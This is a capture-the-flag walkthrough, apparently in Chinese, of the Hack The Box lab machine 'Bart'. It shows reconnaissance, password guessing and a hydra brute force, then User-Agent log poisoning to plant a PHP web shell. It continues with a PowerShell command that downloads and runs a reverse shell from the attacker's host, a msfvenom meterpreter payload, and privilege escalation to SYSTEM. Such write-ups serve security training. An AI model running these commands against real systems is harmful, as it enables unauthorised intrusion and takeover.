

Bart(AD), 訊息收集、hydra(密碼爆破)、burp(修改 User-Agent 並上傳 php_Get_shell)


```
└─# nmap -sCV -p80 -A 10.10.10.81
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 01:27 PDT
Nmap scan report for 10.10.10.81
Host is up (0.33s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://forum.bart.htb/
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11 (89%)
Aggressive OS guesses: Microsoft Windows 11 21H2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   375.11 ms 10.10.14.1
2   375.83 ms 10.10.10.81

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.07 seconds
```

只有80Port，
是一個靜態網頁



有發現使用者資訊，



整理如下


姓名	信箱
Daniel Simmons	d.simmons@bart.htb
Harvey Potter	h.potter@bart.htb
無	info@bart.htb
Robert Hilton	r.hilton@bart.htb
Samantha Brown	s.brown@bart.local

forum.bart.htb 使用wpscan、gobuster、dirb失敗
bart.htb使用

```
wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hh 150693 http://bart.htb/FUZZ
```

ID	Response	Lines	Word	Chars	Payload
000000067:	301	1 L	10 W	145 Ch	"forum"
000001614:	301	1 L	10 W	147 Ch	"monitor"
000002385:	301	1 L	10 W	145 Ch	"Forum"
000005274:	200	630 L	5628 W	150693 Ch	"fiction"

只有 /monitor



旁邊忘記密碼，只要輸入username。
這部分可以猜測正確密碼

Forgot your password?

測試後已知帳號：`Daniel`、`Harvey`，都是抓取第一個字元，猜測密碼抓取第二字元，如果失敗就使用爆破。。

測試確實抓取第二字元

username : `Harvey`

passwd : `potter`


進入有報錯，需要將`monitor.bart.htb`加入hosts

看來又多了hosts，其他就沒可參考、利用

The screenshot shows a web browser window with the address bar displaying `monitor.bart.htb/?&mod=server&action=view&id=3&back_to=server_status`. The browser's address bar includes several icons and links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The page title is "SERVER MONITOR" and the navigation menu includes "Status", "Servers", "Log", "Update", and "Help". The main content area is titled "Servers" and features a "Go back" button and an "Internal Chat" dropdown menu. Below these, there is a table with the following data:

Status:	on
Type:	Website
Domain/IP:	<code>http://internal-01.bart.htb/</code>
Port:	80

又一組登入介面。。。。



先爆目錄看一下，是否有註冊網站，如果沒有在爆破帳。。。
不能爆破目錄(會出現錯誤)。。。只能爆破帳密了「hydra工具」。

猜測帳號username : Harvey
passwd : ???

為POST請求

	Pretty	Raw	Hex
1	POST /simple_chat/login.php HTTP/1.1		
2	Host: internal-01.bart.htb		
3	User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5	Accept-Language: zh-TW		
6	Accept-Encoding: gzip, deflate, br		
7	Content-Type: application/x-www-form-urlencoded		
8	Content-Length: 38		
9	Origin: http://internal-01.bart.htb		
10	Connection: keep-alive		
11	Referer: http://internal-01.bart.htb/simple_chat/login_form.php		
12	Cookie: PHPSESSID=pth684cqrags6mcm3m3laejruj1		
13	Upgrade-Insecure-Requests: 1		
14			
15	uname=Harvey&passwd=admin&submit=Login		


指令

```
hydra -l Harvey -P /usr/share/wordlists/rockyou.txt internal-01.bart.htb  
http-post-form  
"/simple_chat/login.php:uname=^USER^&passwd=^PASS^&submit=Login:password"
```

獲取


[80] [http-post-form] host: internal-01.bart.htb login: Harvey password: Password1

登入成功




使用xss、基本指令都失敗。打什麼就會回覆什麼...
原始碼發現這段

```
55 <body>
56 <div id="wrapper">
57 <!-- <div id="title"><h1>[DEV] Internal Chat</h1></div>
58 <div id="title"><h1>Internal use only</h1></div> -->
59 <div id="refresh_link"><a href="#">Refresh</a></div>
60 <div id="log_link">
61 <script>
62     function saveChat() {
63         // create a serialized object and send to log_chat.php. Once done hte XHR request, alert "Done"
64         var xhr = new XMLHttpRequest();
65         xhr.onreadystatechange = function() {
66             if (xhr.readyState == XMLHttpRequest.DONE) {
67                 alert(xhr.responseText);
68             }
69         }
70         xhr.open('GET', 'http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey', true);
71         xhr.send(null);
72         alert("Done");
73     }
74 </script>
75 <a href="#" onclick="saveChat()">Log</a>
76 </div>
77
78 <!-- The format of one message:
79 <div id="message_[message_id]">
80     <a href="#">[username] </a>says:
81     <p>[message_content]</p>
82 </div>
83 -->
```




在filename更改http://10.10.14.12有報錯



Warning: file_put_contents(http://10.10.14.12): failed to open stream: HTTP wrapper does not support writeable connections in C:\inetpub\wwwroot\internal-01\log\log.php on line 41

將filename更改log正常，疑似html User-Agent 的文件




1[2024-07-17 14:57:31] - harvey - Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

抓包後將User-Agent 進行php反彈shell指令

改完後，需將filename改成log.php

最後加一段GET的參數：&cmd=whoami

獲取主機資訊，看起來像windows



進行win反彈..

使用kali的 `Invoke-PowerShellTcp.ps1` 並在最後一段新增

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.12 -Port 9200
```

以下指令說明：在win下載並執行

```
&cmd=powershell iex (New-Object  
Net.WebClient).DownloadString('http://10.10.14.12:8000/nvoke-  
PowerShellTcp.ps1');
```


拿到win主機

```
(root@kali)-[~]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.81 - - [17/Jul/2024 05:12:49] "GET /nvoke-PowerShellTcp.ps1 HTTP/1.1" 200 -

家目錄

(root@kali)-[~]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.81] 57383
Windows PowerShell running as user BART$ on BART
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot\internal-01\log>whoami
nt authority\iusr
```

測試上傳winPEASx64.exe(成功)，但無法執行
進行msf反彈看看。。因為很多參數無法使用。。

先製作msf的shell在開啟msfconsole

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.12 LPORT=9200  
-f exe -o shell.exe
```

msfconsole

```
use exploit/multi/handler
set lhost 10.10.14.12
set lport 9200
set payload windows/meterpreter/reverse_tcp
run + 一同在靶機執行shell.exe
```

拿到了meterpreter。既然有了meterpreter，那麼直接提權看看。

指令：getsystem

```
meterpreter > getsystem
... got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

root flag

```
meterpreter > cat root.txt
1bfdc1792bfe038b63187bd07446be15
```

user flag

```
meterpreter > cat user.txt  
4eaf79bb8c7c60dcd800423a3981cce5  
meterpreter > 
```